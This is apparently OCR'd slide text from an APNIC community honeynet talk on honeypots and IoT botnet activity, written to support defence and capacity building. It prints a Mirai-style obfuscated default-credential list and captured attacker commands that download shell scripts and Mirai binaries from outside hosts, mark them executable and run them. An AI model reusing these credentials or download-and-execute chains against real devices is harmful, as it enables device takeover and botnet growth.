Observations from the APNIC Community Honeynet Project

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Let’s Connect!

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
The Plan

1. About APNIC & FIRST
2. Honeypots & Honeynets
3. APNIC Community Honeynet

APNIC

- Regional Internet Registry for the Asia Pacific Region (56 Economies)
- Manage and distribute IP addresses & AS Numbers
- Whois Database
- Capacity development, Policy, Multistakeholder engagement
- Based in Brisbane, Australia
- https://www.apnic.net



Empowering the Internet community through online education

APNIC Academy

FIRST™

Improving Security Together

- Association of CERTs/CSIRTs around the world
- 442 Teams in 90 countries
- Trusted community, volunteers
- Enable information sharing, awareness raising, support for incident response teams
- Capacity development
- https://www.first.org

CSIRT Training with AfricaCERT – 2017


Honeypots & Honeynets

APNIC Community Honeynet Project

APNIC Community Honeynet Project

APNIC Community Honeynet Project

- Started in 2015
- Distributed Honeypots*
- Partners mainly in the AP region
- Main Goal:
  - Support Learning & Capacity Development work
- Other Goals:
  - Observe and learn about attacks on the Internet
  - Information sharing with APNIC members, CERTs/CSIRTs and Security Community
  - And do something about the issues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







High Level Overview



Learning from Actual Compromise

- Honeypot used – Kippo & Cowrie
- Emulate login on port 22 (ssh) and port 23
- Present attacker with file system
- Capture commands and allow attacker to download scripts/binaries (payload)
- Demo:
  - https://www.fsck.my/viz/kippo-playlog.php
  - Check out #2 (manual) and #19 (automated)

Getting In – Authentication



```
    // Set up passwords
    add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                     // root    xc3511
    add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                          // root    vizxv
    add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                          // root    admin
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                      // admin   admin
    add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                      // root    888888
    add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);                  // root    xmhdipc
    add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);                  // root    default
    add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);              // root    juantech
    add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                      // root    123456
    add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                          // root    54321
    add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);      // support support
    add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                              // root    (none)
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);          // admin   password
    add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                              // root    root
    add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);                          // root    12345
    add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                              // user    user
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                                          // admin   (none)
    add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);                              // root    pass
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3);      // admin   admin1234
    add_auth_entry("\x50\x4D\x4D\x56", "\x13\x13\x13\x13", 3);                              // root    1111
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x51\x4F\x41\x43\x46\x4F\x4B\x4C", 3);          // admin   smcadmin
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13", 2);                          // admin   1111
    add_auth_entry("\x50\x4D\x4D\x56", "\x14\x14\x14\x14\x14\x14", 2);                      // root    666666
    add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51\x55\x4D\x50\x46", 2);              // root    password
    add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16", 2);                              // root    1234
```

What happens after login?

```
curl http://185. .X.Y.198:9092/ip; wget http://185.X.Y.198:9092/ip;
cd /tmp || cd /var/run || cd /mnt || cd /root ||

cd /; wget http://184.X.Y.205/bins.sh; curl -O http://184..X.Y.205/bins.sh;
 chmod 777 bins.sh; sh bins.sh; tftp 184.X.Y.205 -c get tftp1.sh; chmod 777
tftp1.sh;
 sh tftp1.sh; tftp -r tftp2.sh -g 184.X.Y.205;
 chmod 777 tftp2.sh; sh tftp2.sh;
ftpget -v -u anonymous -p anonymous -P 21 184.X.Y.205 ftp1.sh ftp1.sh;
sh ftp1.sh; rm -rf bins.sh tftp1.sh tftp2.sh ftp1.sh
```

Another Example

```
cd /tmp || cd /var/run || cd /mnt || cd /root ||
cd /; wget http://94. X.Y.235/remove.sh; curl -O http://94.X.Y.235/remove.sh
wget http://94. X.Y.235/sensi.sh; curl -O http://94. X.Y.235/sensi.sh; chmod
777

sensi.sh; sh sensi.sh; tftp 94.X.Y.235 -c get sensi.sh;
chmod 777 sensi.sh; sh sensi.sh;
tftp -r sensi2.sh -g 94.X.Y.235; chmod 777 sensi2.sh; sh sensi2.sh;
ftpget -v -u anonymous -p anonymous -P 21 94.X.Y.235 sensi1.sh sensi1.sh;
sh sensi1.sh; rm -rf sensi.sh sensi.sh sensi2.sh sensi1.sh; bash remove.sh
```

```
/bin/busybox cd /tmp/;
wget http://185.x.y.205:80/gaybub/shinoa.x86 -O - > ggtq;
/bin/busybox chmod 777 ggtq;
/bin/busybox SHINOA
```

```
/bin/busybox wget http://198.x.y:80/bins/mirai.x86 -O - > dvrHelper;
/bin/busybox chmod 777 dvrHelper; /bin/busybox ECCHI
```

Username:admin password: 7ujMko0admin


- {"direction": "inbound", "protocol": "ip", "ids_type": "network", "ssh_username": "admin", "app": "cowrie", "transport": "tcp", "dest_port": 22, "src_port": 50194, "severity": "high", "timestamp": "2018-02-17T10:09:32.497825", "vendor_product": "Cowrie", "sensor": "68b0f5b2-15a9-11e7-b479-5600005fb8e9", "src_ip": "91.58.121.65", "ssh_password": "7ujMko0admin", "signature": "SSH login attempted on cowrie honeypot", "ssh_version": "SSH-2.0-sshlib-0.1", "type": "cowrie.sessions", "dest_ip": "45.76.116.172"}

Recap

1. Vulnerable Device (routers, cctv) exposed on the Internet
2. Gain Access
3. Download scripts / tools from another server/device on the Internet
4. Execute script/tools
5. Device now under control of attacker - awaits for further instruction
6. Rinse and repeat

Network Security

- Hard to access fresh data from honeynets
- Hard to **assess and mitigate cyber threats** that manifest by sending malicious traffic outside of the network
- We want to develop **new tools** to advise network operators on **devices that are potentially infected with malware**
- We've been doing **user testing** with mock-ups this week
- **"APNIC Net Health Check"**



Daily number of attacks seen from your network against the average ⌄ of your ecomony

ACCUMULATED NUMBER OF ATTACKS SEEN FROM YOUR NETWORK (FOR THIS MONTH)

YOUR ORGANIZATION ↑8%	YOUR ECONOMY ↓88%	ASIA PACIFIC REGION ↓17%	SIMILAR SIZE ORGANIZATIONS ↓30%	YOU PRESENT A
485,000K	1,000,000K	10,000,000K	300,000K	HIGH RISK
Last Month 450,000K	Last Month 8,000,000K	Last Month 12,000,000K	Last Month 430,000K	TO OTHER NETWORKS

The percentage is calculated using as a total the number of prefixes routed by your organisation

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Prefix	Attack	Count (k)
192.168.1.0/24	SSH	10
192.168.33.0/24	SSH	20
2001:240:2000::/35	SSH	100
2001:240:8000::/33	SSH	20
2001:3e8::/32	SSH	30
2001:c38::/32	SSH	5
192.168.40.0/21	SSH	12K
192.168.52.0/22	SSH	10
192.168.40.0/21	SSH	30
2001:7fa:7::/48	SSH	34
192.168.48.0/24	SSH	50
2001:3e8::/32	SSH	43
2001:c18::/32	SSH	10
2001:c40::/32	SSH	2
192.168.36.0/22	SSH	34
2001:240:2000::/35	SSH	10
192.168.16.0/20	SSH	2
192.168.4.0/22	SSH	10
2001:c18::/32	SSH	4
192.168.2.0/23	SSH	5
2001:7fa:6::/48	SSH	10
192.168.2.0/25	SSH	5

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